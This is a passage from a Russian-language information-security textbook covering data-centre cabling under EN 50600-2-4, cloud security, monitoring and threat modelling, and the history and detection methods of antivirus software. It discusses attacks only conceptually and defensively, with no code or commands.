


Рис. 6.6

Тогда у нас возникает необходимость в добавлении соответствующего числа кабелей для подключения каждого из узлов. Кроме того, при такой схеме подключения на коммутаторах быстро расходуются порты, так как мы подключаем каждый узел в отдельный порт.

Таким образом, главным недостатком топологий типа «точка-точка» является сложность поддержки кабельной инфраструктуры.

В качестве альтернативы топологии «точка-точка» стандарт EN 50600-2-4 предлагает использовать фиксированную кабельную систему. Когда мы говорим о сети ЦОД, здесь гораздо лучше использовать фиксированную кабельную систему, которая построена по принципу иерархии, в которой соединения между серверами выполняются с помощью коротких шнуров, которыми легко оперировать.

На рисунке ниже коммутаторы в облаке – это центральный узел коммутации. А отдельно стоящие коммутаторы – это зонный узел коммутации. Их тоже может быть несколько для отказоустойчивости, но в данном случае важно то, что при добавлении новых узлов нам не нужно подключать новые кабели ко всем коммутаторам, участвующим в соединении. Вместо этого нам достаточно только подключиться коротким кабелем к коммутаторам зонного узла коммутации и далее выполнить настройки на логическом уровне.

Таким образом, действия по внесению изменений ограничиваются определенными областями и не затрагивают другие области. Подключение нового оборудования не нарушает работу активных систем, что исключает необхо-

димость в плановом перерыве в работе. При этом сокращаются трудоемкость и время внесения изменений, снижаются сопутствующие изменениям риски и улучшается функционирование системы в целом.




Рис. 6.7

Про шкафы и кроссы

Стандарт EN 50600-2-4 определяет различные типы кабельных систем, но мы рассмотрим рекомендации по серверным помещениям. Под серверным помещением в стандарте понимается часть центра обработки данных, в которой сосредоточены все функциональные элементы, относящиеся к ИТ-функциям ЦОД. Обычно в серверных помещениях кабельные соединения используются для соединения внутри шкафов и между шкафами.

Для соединения внутри шкафов, как правило, используется соединение типа «точка-точка», так как в шкафах достаточно легко выполнять коммутацию при помощи коротких шнуров, если соединяемые узлы находятся в одном шкафу. Как вариант может использоваться фиксированная кабельная система, в которой устройства короткими шнурами подключаются к патч-панелям, которые, в свою очередь, соединены с коммутаторами зонного узла коммутации. Оба этих варианта не требуют отключения оборудования при подключении новых узлов, и тем самым мы можем выполнять подключения в рабочее время.

С соединением между шкафами ситуация несколько сложнее. Здесь стандарт накладывает требования по подключению в зависимости от классов доступности, представленных в табл. 6.1.

Таблица 6.1

	Доступность всего комплекса сооружений и инфраструктуры в целом			
	Низкая	Средняя	Высокая	Очень высокая
	КЛАСС ДОСТУПНОСТИ			
Инфраструктура	1	2	3	4
Телекоммуникационная кабельная система EN 50600-2-4	Прямое соединение или одноканальная фиксированная инфраструктура	Одноканальная фиксированная инфраструктура с резервированием внешних сетевых интерфейсов	Многоканальная фиксированная инфраструктура с резервированием внешних сетевых интерфесов и кабельных трасс	Многоканальная фиксированная инфраструктура с резервированием внешних сетевых интерфесов, кабельных трасс и распределительных областей

Так, первый класс доступности для соединений между шкафами у нас аналогичен соединению внутри шкафов, то есть мы можем использовать прямое соединение «точка-точка» или фиксированную инфраструктуру, но для других классов условия меняются. Второй класс тоже позволяет использовать фиксированную инфраструктуру, но здесь уже добавляется требование по резервированию внешних сетевых интерфейсов.

Также для второго класса появляются дополнительные требования по характеристикам используемого кросса: необходимо осуществлять организацию кабелей с тыльной стороны, должна осуществляться боковая организация коммутационных шнуров, а также ширина кроссовых шкафов должна быть не менее 800 мм.

Третий класс доступности тоже требует от нас фиксированной кабельной инфраструктуры, но он дополняется необходимостью применения дополнительных кабельных трасс для обеспечения большей надежности. По кроссу, помимо требований для второго класса, также добавляются требования по контролю радиусов изгиба (да, кабели не должны сгибаться как попало) и требования по укладке излишков кабеля.

И наконец, четвертый класс. Как нетрудно догадаться, здесь особый упор делается на выполнение требований по отказоустойчивости. Так, тут требуется использование фиксированной кабельной инфраструктуры с многоканальной конфигурацией, применением альтернативных кабельных трасс и резервированием распределительных областей. То есть, по сути, у нас должна быть отказоустойчивость и по кабельной инфраструктуре, и по коммутаторам, и по сетевым интерфейсам. Требования к кроссам здесь аналогичны предъявляемым к третьему классу доступности.

В целом построение кабельной инфраструктуры при взаимодействии между шкафами в стандарте представлено на рис. 6.8. Здесь даны каналы соединения между коммутаторами, патч-панелями и конечным оборудованием.




Рис. 6.8

Организация кабельной разводки

Во многих серверных помещениях можно встретить ворох кабелей, кое-как помещенный в стойку. Во избежание подобных ситуаций приведу несколько рекомендаций из стандарта EN 50600-2-4.

Так, в системах с низкой плотностью подключений на каждый юнит стойки, отведенный для подключения, должен отводиться один юнит для организации шнуров/кабелей. Если же наша система имеет высокую плотность подключений, то лучше вообще не использовать системы организации шнуров/кабелей, занимающие место в стойке. Следует использовать внешнюю систему организации шнуров. Вместительность вертикальной системы организации кабелей в шкафах должна в два раза превышать общую площадь сечения кабелей при полном заполнении шкафов или стоек аппаратурой. Также шкафы должны обладать достаточным запасом по глубине или ширине для выполнения надлежащей вертикальной прокладки кабелей.

Нелишним будем вспомнить о теплообмене, а именно в незанятые юниты шкафа следует устанавливать панели-заглушки во избежание смешивания горячего и холодного воздуха.

Стандартом также рекомендовано использование подвесных (потолочных) кабельных систем. Такие системы рекомендуются для помещений с достаточной высотой потолков, где они позволяют существенно уменьшить снижение интенсивности воздушного потока из-за препятствий, образуемых элементами подпольных кабельных систем и кабельных трасс, а также вихревых движений воздуха, вызываемых этими препятствиями.

6.2. Безопасность облачных систем

Общие требования к безопасности

Если подходить к обеспечению безопасности информации, хранимой (обрабатываемой) в облачных системах, мы должны исходить из требований конфиденциальности, доступности и целостности. Целью обеспечения информационной безопасности является снижение рисков хищения, несанкционированной модификации или уничтожения данных.

Вопрос обеспечения информационной безопасности в облачных системах можно формально разделить на четыре части:

- безопасность сетевой части;
- безопасность серверной части;
- безопасность части хранения данных;
- безопасность приложений.

В некоторых источниках хранение данных и безопасность приложений объединены, однако я решил разделить эти две части, так как к ним могут предъявляться различные требования. Так, для хранения данных, как правило, используются системы хранения данных (СХД), в то время как приложения обычно размещаются непосредственно на сервере. СХД могут быть удаленными, и тогда к их защите предъявляются дополнительные требования.

Безопасность сетевой части облака

Сетевая часть облака содержит в себе массу различного оборудования, предназначенного как для соединения с интернетом, так и для внутрисетевого взаимодействия. При этом в сетевом взаимодействии участвуют как оборудование, функционирующее на нижних уровнях иерархической модели, канальном и сетевом (это различные модемы и коммутаторы), так и высокоуровневые устройства, осуществляющие обработку трафика на уровне приложений.

Доступ к облачной системе по сети может осуществляться из интернета, тогда используются VPN или арендованные каналы связи, а может из внутренней сети. Если со вторыми все понятно, то про VPN необходимо пояснить особо. Для защиты трафика, передаваемого по VPN, должны использоваться средства криптографической защиты. И вот тут может возникнуть целый ряд вопросов, связанных с использованием сертифицированного оборудования и ПО. Дело в том, что если по каналам связи передаются персональные данные (вспоминаем про ФЗ № 152), то для защиты трафика должны использоваться сертифицированные ФСБ алгоритмы шифрования. То есть набор технических решений, которые могут использоваться в российских ЦОД, осуществляющих обработку персональных данных, резко снижается. При этом в случае аренды ЦОД для облачных систем организация правильного, с точки зрения федеральных регуляторов, канала доступа по VPN ложится на заказчика, который в данном случае является оператором обработки персональных данных.

Другими элементами защиты облаков являются межсетевые экраны, отвечающие за контроль трафика. Здесь следует отметить, что в ЦОД облачной системы должна быть организована правильная сегментация сети, для того чтобы различные пользователи не имели доступа к чужому трафику.

Кроме того, важным элементом защиты являются средства обнаружения и предотвращения вторжений IDS/IPS, которые должны обнаруживать атаки и аномалии и своевременно их предотвращать.

Отдельно хотелось бы отметить использование виртуализации и сетевую безопасность. При обмене трафиком между виртуальными машинами вполне вероятна такая ситуация, когда пакеты вообще не передаются в физическую сеть и для их передачи используются виртуальные коммутаторы (типа Cisco Nexus). В таких случаях необходимо настроить коммутацию так, чтобы пакеты, передаваемые между виртуальными машинами, также инспектировались системами IPS/IDS.

В целом безопасность сетевой инфраструктуры облака имеет большое значение, и компаниями, занимающимися ИТ-безопасностью, уже накоплен большой опыт в данном вопросе.

Безопасность серверной части облака

Серверная часть состоит из серверного оборудования, систем хранения данных и других устройств, работающих с серверами. Говоря о безопасности серверов, прежде всего имеется в виду физическая защита, когда посторонний не может проникнуть в серверные помещения ЦОД, используемого для облака, и произвести там какие-то злонамеренные действия. Физическая безопасность традиционно обеспечивается наличием охраны, камер наблюдения и контролем доступа.

Обеспечение физической безопасности всегда является обязанностью владельца ЦОД.

Если унести незаметно физический сервер невозможно, то переписать на флешку образ виртуального сервера вполне реально. Поэтому, помимо физической безопасности, необходимо использовать средства DLP (Data Leakage Prevention, предотвращение утечки данных), которые будут контролировать подключение USB-устройств к физическому оборудованию.

Облака в законе

При размещении данных в облаках узнать, на каком хранилище физически находится информация в данный момент, не так просто. Дело в том, что данные могут «переезжать» с одного хранилища на другое в зависимости от различных критериев. Но с недавнего времени российское законодательство ограничивает размещение персональных данных (ПДн). Теперь ПДн могут хранится на носителях, физически расположенных только на территории России. Таким образом, при размещении в облаках персональных данных (а лучше и любой другой конфиденциальной информации) необходимо учитывать географическое расположение центров обработки данных, в противном случае есть риск столкнуться с проблемами при проверке компетентными органами.

Безопасность хранения данных и приложений

Вот мы подошли к самым сложным элементам безопасности центров обработки данных, а именно к безопасности установленного программного обеспечения и хранимых данных.

Прежде всего для защиты операционной системы и приложений от несанкционированного доступа необходима система управления учетными записями (Identity Management), позволяющая управлять всеми учетными записями, которые ассоциированы с определенным пользователем. Такая система должна использоваться владельцами ЦОД, для того чтобы управлять учетными записями своих клиентов, ведь даже у одного заказчика может быть несколько аккаунтов (ОС, БД, приложения). Создавать и управлять ими вручную может оказаться очень затруднительно, поэтому лучше делать это централизованно.

Вдобавок к управлению учетными записями можно также внедрить систему двухфакторной аутентификации при доступе к серверам ЦОД.

Помимо контроля учетных записей, немаловажное значение имеет обеспечение антивирусной защиты. Здесь дополнительные сложности появляются при использовании средств виртуализации. Также важная проблема с безопасностью виртуальных машин – это возможность доступа к памяти машины извне. Так как оперативная память виртуальной машины представляет собой набор файлов, то возможна ситуация, когда вредоносный код, заразив одну машину, сможет получить доступ к содержимому оперативной памяти всех виртуальных машин, находящихся на данном сервере. Или, к примеру, вирус сможет заразить все виртуальные машины на сервере, просто скопировав себя в их оперативную память. Подробнее о данных проблемах мы говорили в предыдущей главе.

Для решения этой проблемы использование «классических» антивирусов, устанавливаемых на каждую виртуальную машину в отдельности, не слишком удобно. Более эффективным является использование специализированных антивирусных решений, например от Лаборатории Касперского. Данный продукт содержит модуль защиты от вредоносного кода. Этот модуль не требует установки агента и содержит механизмы обнаружения и предотвращения вторжений, средства защиты и контроля целостности приложений, брандмауэр с отслеживанием состояния соединений, средства мониторинга целостности и анализа событий в журналах. С помощью специализированных средств вполне можно решить описанные ранее проблемы вредоносного кода и распространения трафика по сети между виртуальными машинами, о которых шла речь в разделе «Безопасность сетевой части облака».

Безопасность установленных приложений также обеспечивается с помощью средств антивирусной защиты, которые должны контролировать все несанкционированные попытки обращения к системным разделам памяти и диска.

Как правило, за безопасность приложений отвечает уже непосредственно сам заказчик, так как он пользуется приложениями.

Хранимые данные также нуждаются в защите. Как правило, большие объемы данных хранятся в специализированных системах хранения (СХД). Это отдельное устройство, безопасность которого также надо обеспечивать. Зачастую СХД размещается отдельно от основных серверов, в другом ЦОД, при этом связь с ним осуществляется по сети. В таких случаях необходимо применять те средства защиты, которые были описаны в разделе, посвященном сетевой безопасности. Это зона ответственности владельца ЦОД.

Еще одним немаловажным аспектом является резервное копирование хранимых данных. Эту задачу может решать как владелец ЦОД, ведь для резерв-

ного копирования используется оборудование, расположенное в ЦОД, так и заказчик, который непосредственно работает с данными.

Резервное копирование является важной частью обеспечения безопасности приложений и данных, но эти технологии уже достаточно устоялись и внедрение системы бэкапирования в ЦОД не является проблемой для ИТ-компаний.

Еще один важный элемент, ответственность за работу которого несет как владелец ЦОД, так и заказчик, – это система распространения обновлений. Различные обновления, в том числе и критические, периодически выпускаются разработчиками. Проблема обновлений касается всех приложений, как операционных систем, так и баз данных и других систем, установленных на серверах. При этом для предотвращения взлома злоумышленниками необходимо регулярно устанавливать хотя бы критичные обновления безопасности. Здесь крайне желательно проводить предварительное тестирование на точной копии той системы, на которую будет производиться установка обновлений.

Проблема установки обновлений будет неактуальна для пользователей «облачных» систем, так как за них за состоянием инфраструктуры будет следить провайдер облачных услуг. Самому заказчику придется думать только об установке обновлений на свои приложения, установленные в облаке.

6.2.1. Контроль над ситуацией

В разделах выше были приведены различные проблемы информационной безопасности в ЦОД и средства для их решения. Однако администраторам ЦОД, обслуживающим сотни, а то и тысячи устройств, необходима оперативная информация о состоянии вверенного им оборудования и ПО. Для этого используются системы мониторинга и аудита. Мониторинг позволяет получать информацию о событиях в системе в режиме реального времени. Аудит – это анализ уже полученных событий на предмет выявления аномалий.

Мониторинг, как правило, делится на контроль состояния ИТ и контроль ИБ. Мониторинг ИТ в ЦОД включает в себя различные сведения, например загрузку процессоров на серверах, загрузку каналов связи, работу критичных сервисов и т. д. Мониторинг ИБ включает контроль попыток обращения к закрытым портам, ввод неправильных паролей, вход в систему под учетной записью администратора и т. д. Мониторинг ИТ осуществляют системные администраторы ЦОД, мониторинг ИБ – администраторы по ИБ. У каждого из этих специалистов свой круг задач. При мониторинге ИТ на каждый сервер устанавливается агент системы мониторинга, который следит за состоянием сервера. На сетевом оборудовании включается netflow, с помощью которого собираются сведения о трафике. В случае превышения пороговых значений администраторы уведомляются о проблеме.

При мониторинге ИБ события безопасности собираются со всех систем, в частности из операционной системы, из приложений, с сетевого оборудования, а также с устройств и приложений, осуществляющих защиту системы (антивирусы, межсетевые экраны, IPS/IDS и др.).

Системы мониторинга ИТ и ИБ должны обслуживаться разными специалистами, но при этом они должны быть взаимосвязаны. То есть при возникновении проблем с серверами или приложениями события должны передаваться в систему ИТ-мониторинга, которая, в свою очередь, должна уведомить ИБ

о превышении порогового значения инцидентов. Такой подход будет эффективен, например, при обнаружении DoS-атаки, когда вредоносный код генерирует избыточный трафик с целью вывода из строя каналов связи.

Однако некоторые события, связанные с ИБ, должны передаваться в ИТ-мониторинг, например остановка какого-либо критичного для систем безопасности сервиса (антивирус или межсетевой экран на рабочей станции). Такое событие может пройти незамеченным для систем ИБ, но в ИТ-мониторинг оно все равно попадет, и будет создан соответствующий инцидент.

6.2.2. Ситуационный центр

Итак, мы собираем события ИТ и ИБ, которые генерируются в нашем ЦОД. Однако собирать их недостаточно, необходимо принимать меры по расследованию и предотвращению дальнейших инцидентов. Для решения этой задачи в крупных современных ЦОД существует ситуационный центр – группа специалистов, в задачи которой входят регистрация и расследование инцидентов. По каждому зафиксированному инциденту, будь то неверный ввод пароля или сканирование портов, заводится кейс и производится проверка, почему произошел данный инцидент, кто виновен и, главное, как его предотвратить. Все этапы расследования должны фиксироваться. По результатам расследования должны быть приняты меры по предотвращению подобных инцидентов в будущем.

Централизованный мониторинг событий ИБ в ЦОД – это очень важная часть обеспечения информационной безопасности центров обработки данных, так как количество аппаратных серверов в крупном ЦОД больше тысячи, а если речь идет о виртуальных машинах, которых становится все больше, то общее число экземпляров операционных систем может превысить десять тысяч. При таком огромном парке все процессы обслуживания должны быть максимально автоматизированы с целью снижения нагрузки на специалистов. В одной из последующих глав будет произведен подробный анализ основных решений по управлению событиями безопасности ИБ.

6.2.3. Основные элементы построения системы ИБ облака

Итак, мы рассмотрели, что из себя представляет современный центр обработки данных и из чего состоит его система информационной безопасности. Теперь хотелось бы вкратце описать основные этапы построения системы ИБ облака.

Прежде чем внедрять средства защиты, необходимо предварительно составить модель угроз. Это документ, содержащий в себе список угроз, которым может быть подвержена та или иная система, входящая в состав ЦОД. В качестве примера можно взять модель угроз ФСТЭК. Необходимо рассмотреть вероятность реализации угроз, описанных в данном документе.

Далее нужно выделить те объекты в составе физической инфраструктуры облака, на которые могут быть направлены угрозы, то есть, например, рассмотреть сетевую инфраструктуру на предмет возможности осуществления прослушивания и подмены трафика.

Затем необходимо построить модель действий нарушителя. Здесь разработчик системы ИБ ставит себя на место потенциального взломщика и пред-

ставляет, какими способами он мог бы попытаться получить доступ к ресурсам ЦОД, обслуживающего облако. Например, попытаться осуществить атаку «человек посередине» с целью прослушивания проходящего трафика или сканирование портов с целью последующего подключения через открытые порты.

На следующим этапе следует оценить те риски, которые существуют. Например, в случае если в ЦОД нет доступа пользователей из интернета, риск проникновения внешнего нарушителя существенно ниже, чем для ЦОД, где пользователи могут подключаться к ресурсам из внешней сети.

Ну и в завершение разработка и внедрение в облачной системе методов и средств защиты. Выбор этих средств осуществляется на основе модели угроз, действий нарушителя, а также на основе наиболее вероятных рисков для данного облака.

Перечислим основные объекты защиты в облаке:

- информация, циркулирующая в системе;
- оборудование (элементы);
- программное обеспечение.

При грамотном построении модели угроз, а также оценке рисков вероятность несанкционированного доступа и модификации элементов ЦОД будет сведена к минимуму.

6.3. Заключение

Рассмотренная в главе система информационной безопасности для облачных систем и вопросы надежности ЦОД представляют собой некую теоретическую основу, на основании которой может быть построена реальная система ИБ. Конечно, в зависимости от характера использования облака (интернет-провайдер, банковская сфера и т. д.) некоторые элементы могут отличаться, но в целом предложенные средства обеспечения подходят практически к любому современному облаку. С развитием ИТ, возможно, в будущем появятся новые средства защиты информации, которые будут использоваться в облачных системах.

ГЛАВА 7
Средства защиты

В предыдущих главах мы уже касались реализации отдельных механизмов и средств защиты. Как правило, это были встроенные в целевые системы средства защиты. Например, механизмы контроля MAC-адресов в коммутаторах, аутентификация в протоколах маршрутизации и другие средства.

В этой главе речь пойдет о средствах защиты, представляющих собой самостоятельные системы, такие как антивирусы, системы предотвращения вторжений, антиспам и др.

Проектирование системы защиты информации в корпоративной сети – это процесс сложный и трудоемкий, так как необходимо учесть все особенности корпоративной ИТ-инфраструктуры. Как известно, прочность цепи определяется прочностью ее самого слабого звена. Система защиты информации должна строиться по этому же принципу. То есть мы должны построить систему безопасности так, чтобы она защищала всю ИТ-инфраструктуру, от сетевого кабеля и беспроводной точки доступа до корпоративной почтовой системы, веб-сервера и базы данных. Чтобы лучше понять это правило, приведу несколько примеров. Вы можете сколько угодно защищать вашу сеть с помощью межсетевых экранов, но все может оказаться бессмысленным, если подключиться к корпоративной сети можно через беспроводную точку доступа, которая использует слабое шифрование и к тому же для подключения к которой не требуется находиться на территории организации. Также можно использовать сколь угодно сложные пароли, но все это лишается смысла, если этот пароль передается по сети в незашифрованном виде. Мало толку в отказоустойчивости, если серверы стоят в коридоре и любой проходящий может незаметно отключить им питание.

Защиту соответствующих элементов инфраструктуры мы рассматривали в предыдущих главах.

Так что при проектировании системы защиты необходимо учесть все технологические особенности используемых приложений и оборудования. При проектировании защиты необходимо тесно взаимодействовать с ИТ-специалистами из различных подразделений: сетевыми администраторами, программистами баз данных, администраторами веб-ресурсов и другими специалистами. Не стоит забывать и о физической безопасности. Необходимо обсудить со службой безопасности режим доступа в серверную и к другим критичным ИТ-ресурсам. Нужно, чтобы серверная всегда была закрыта, доступ в нее имели только соответствующие сотрудники. В случае если требуется выполнить какие-либо работы сторонним специалистам, эти работы должны выполняться только в присутствии сотрудников данной организации, имеющих доступ в серверную.

Все приведенные выше примеры слабой защищенности сети основаны на описанных ранее в книге атаках. В этой главе мы поговорим о тех средствах, с помощью которых можно предотвратить данные атаки. Но прежде чем мы приступим, я напомню еще одно важное правило: информационная безопасность – это процесс, а не результат. То есть мы не можем один раз внедрить все необходимые системы защиты и на этом успокоиться. Угрозы и атаки постоянно совершенствуются, и, соответственно, совершенствуются средства защиты, так что нам необходимо все время следить за тем, насколько наши системы защиты отвечают современным требованиям к информационной безопасности, и при необходимости внедрять новые средства или усовершенствовать уже имеющиеся.

Теперь перейдем к практике. Начнем с антивирусов.

7.1. Организация защиты от вирусов

Существует множество различных антивирусных систем, о которых мы и поговорим далее, в этом разделе.

С помощью антивирусных систем вы можете защитить свою корпоративную ИТ-среду от вредоносного кода. При этом совершенно не важно, как этот код проник в систему и где он скрывается. Антивирусная система должна одинаково легко найти и обезвредить сетевого червя, спрятавшегося в оперативной памяти компьютера, троянского коня, пришедшего по электронной почте, и вирус, пытающийся с флеш-карты скопировать себя в системную папку Windows.

При этом хорошая антивирусная система не создает проблем с работой легальных программ, которые используются нами каждый день.

История развития антивирусных программ неразрывно связана с развитием самих вирусов, поэтому описание способов работы антивирусов мы начнем с истории вирусов.

Первые вирусные программы появились еще в начале 70-х годов прошлого столетия. С появлением первых персональных компьютеров Apple в 1977 году и развитием сетевой инфраструктуры начинается новая эпоха истории вирусов. Появились первые программы-вандалы, которые распространялись под видом полезных программ, однако после запуска уничтожали данные пользователей. В это же время появляются троянские программы-вандалы, проявляющие свою деструктивную сущность лишь через некоторое время или при определенных условиях.

Первые антивирусные программы появились в 1984 году. Программа CHK-4BOMB позволяла проанализировать текст загрузочного модуля и выявляла все текстовые сообщения и подозрительные участки кода, такие, например, как команды прямой записи на диск. При выявлении запрещенной операции можно запретить ее выполнение. Были также специальные антивирусные утилиты, которые не ловили вирусы, а вместо этого «обманывали» вирус, заставляя его «думать», что все файлы на вашем компьютере уже заражены.

С течением времени антивирусные программы стали резидентными, то есть постоянно находились в памяти компьютера и контролировали выполнявшиеся в системе операции.

Также изменялись методы обнаружения вирусов, подробнее об этих методах мы поговорим далее.

7.1.1. Способы обнаружения вирусов

Обнаружение, основанное на сигнатурах

Метод обнаружения, основанный на сигнатурах, – это метод, при котором антивирусный сканер, просматривая файл, обращается к словарю с известными атаками, который составили и дополняют разработчики антивирусов. В случае соответствия какого-либо участка кода просматриваемой программы известному коду (сигнатуре) вируса в словаре антивирус удаляет инфицированный файл, пытается восстановить файл, удалив сам вирус из тела файла, или выполнить другие действия. Также антивирусная программа может отправить его в карантин, то есть делает невозможным его запуск во избежание дальнейшего распространения вируса.

Этот метод можно сравнить с паспортным контролем на границе, к примеру в аэропорту. Когда вы показываете свой паспорт, ваши паспортные данные проверяют в специальной базе разыскиваемых преступников, потом вас благополучно пропускают.

Такой способ обнаружения вирусов является старейшим. Первые антивирусные программы умели обнаруживать вирусы только таким способом, сверяя содержимое каждого файла со своим словарем. Современные антивирусные программы также используют сигнатурный анализ, однако он не является единственным средством обнаружения вирусов. На сегодняшний день этот метод малоэффективен.

Основным недостатком сигнатурного анализа является то, что он позволяет обнаруживать только уже известные вирусы. А вирусы, сигнатуры которых еще не занесены в словари, обнаружить таким способом не получится. Иногда, для того чтобы вирус смог проникнуть в сеть какой-то конкретной организации, его код разрабатывают специально таким образом, чтобы данной сигнатуры не было в словаре антивируса, используемого в этой организации. Так как при сигнатурном анализе антивирус ничего не знает об этом новом вирусе, вирус с успехом проникает в корпоративную сеть. Кроме того, разработчики вирусов специально шифруют и видоизменяют код вирусов, для того чтобы сигнатура этого кода отсутствовала в базе.

Еще одним существенным недостатком метода обнаружения, основанного на сигнатурах, является необходимость регулярного обновления сигнатур. Для такого обновления необходим доступ в интернет. В случае если вы не обновляли свою базу антивирусных сигнатур хотя бы один месяц, вы подвергаете свой компьютер серьезной угрозе, так как за это время появились тысячи вирусов, неизвестные вашей антивирусной системе. Не забывайте об этом и настройте ежедневное обновление своего антивируса.

Примечание

При написании раздела о сигнатурах мне вспомнилась одна история, связанная с ложными срабатываниями. Есть такая программа Remote Administrator, предназначенная для удаленного управления компьютером. Это легальная программа, пользующаяся популярностью

среди системных администраторов, которую можно приобрести в любом интернет-магазине. Несколько лет назад я работал в поддержке одного известного разработчика антивирусных программ. Один из наших крупных заказчиков активно использовал этот самый Remote Administrator и наш антивирус. При этом у заказчика было много серверов, расположенных на удаленных площадках, где не было своих системных администраторов. И вот в один прекрасный день разработчики нашего антивируса внесли сигнатуру программы Remote Administrator в свой словарь вирусов. В результате у нашего заказчика на всех его серверах была удалена программа, предназначенная для удаленного управления этими же серверами. Конечно, через некоторое время эта программа была удалена из словаря сигнатур, но системным администраторам нашего заказчика пришлось изрядно поездить по стране, для того чтобы восстановить на всех своих серверах Remote Administrator. Так что порой ложные срабатывания антивируса могут обходиться довольно дорого в буквальном смысле слова.

Обнаружение аномалий

Для того чтобы избежать недостатков метода обнаружения вирусов, основанного на сигнатурах, разработчики антивирусных систем применили ряд новых технологий. Одной из них является обнаружение аномалий (подозрительного поведения), то есть динамический метод работы антивирусов. Программа, использующая этот метод, наблюдает определенные действия (работу программы/процесса, сетевой трафик, работу пользователя), следя за возможными необычными и подозрительными событиями или тенденциями.

Здесь, если производить сравнение с тем же контролем при пересечении границы, пограничники внимательно следят за каждым пересекающим границу и в случае странностей в его поведении задерживают подозрительного гражданина.

Антивирусы, использующие метод обнаружения подозрительного поведения программ, не пытаются идентифицировать известные вирусы. Вместо этого они прослеживают поведение всех программ. Если программа пытается записать какие-то данные в исполняемый файл (exe-файл), программа-антивирус может пометить этот файл, предупредить пользователя и спросить, что следует сделать. Такой режим работы называется режимом обучения.

В отличие от метода соответствия определению вируса в словаре, метод подозрительного поведения дает защиту от совершенно новых вирусов и сетевых атак, которых еще нет ни в одной базе вирусов или атак. Однако и этот метод не лишен недостатков, программы, построенные на его основе, могут выдавать также большое количество ошибочных предупреждений, что делает пользователя маловосприимчивым к предупреждениям.

Говоря об ошибочных предупреждениях и реакции пользователя на эти предупреждения, хотелось бы отметить определенную закономерность. Чем больше с запросом действия выдает нам антивирусная система, тем менее внимательно пользователи реагируют на эти сообщения. То есть при первых сообщениях антивируса мы внимательно их читаем и осмысленно указываем антивирусу добавить тот или иной файл в исключения. Когда же подобные сообщения начинают появляться десятками в течение часа, мы на автомате добавляем подозрительные файлы в исключения. Для того чтобы избежать подобных проблем, в современных антивирусах имеется возможность использования правил для всех подобных случаев. Тогда при обнаружении подозрительных файлов с аналогичными признаками антивирус не будет спрашивать

у пользователя, что ему делать, а выполнит то действие, которое задано в его настройках, для всех подозрительных файлов такого вида. Так что когда ваш антивирус выводит сообщение об обнаружении подозрительного файла или другого подозрительного действия, старайтесь всегда создавать правило. Это избавит вас от изобилия системных сообщений, среди которых могут оказаться как ошибочные предупреждения, так и предупреждения о реальной вирусной активности.

Обнаружение при помощи эмуляций

Обнаружение, основанное на эмуляции, – метод работы антивируса, при котором подозрительный файл либо запускается в тщательно контролируемой среде, либо эмулируется его исполнение с целью выявления тех признаков вредоносного кода, которые появляются только во время исполнения программы. Некоторые программы-антивирусы пытаются имитировать начало выполнения кода каждой новой вызываемой на исполнение программы, перед тем как передать ей управление. Если программа использует самоизменяющийся код (например, расшифровывает себя) или проявляет себя как вирус (то есть немедленно начинает искать другие выполнимые файлы с целью их заражения), такая программа будет считаться вредоносной, способной заразить другие файлы. Однако этот метод тоже изобилует большим количеством ошибочных предупреждений, так как многие программы при установке выполняют подобные действия.

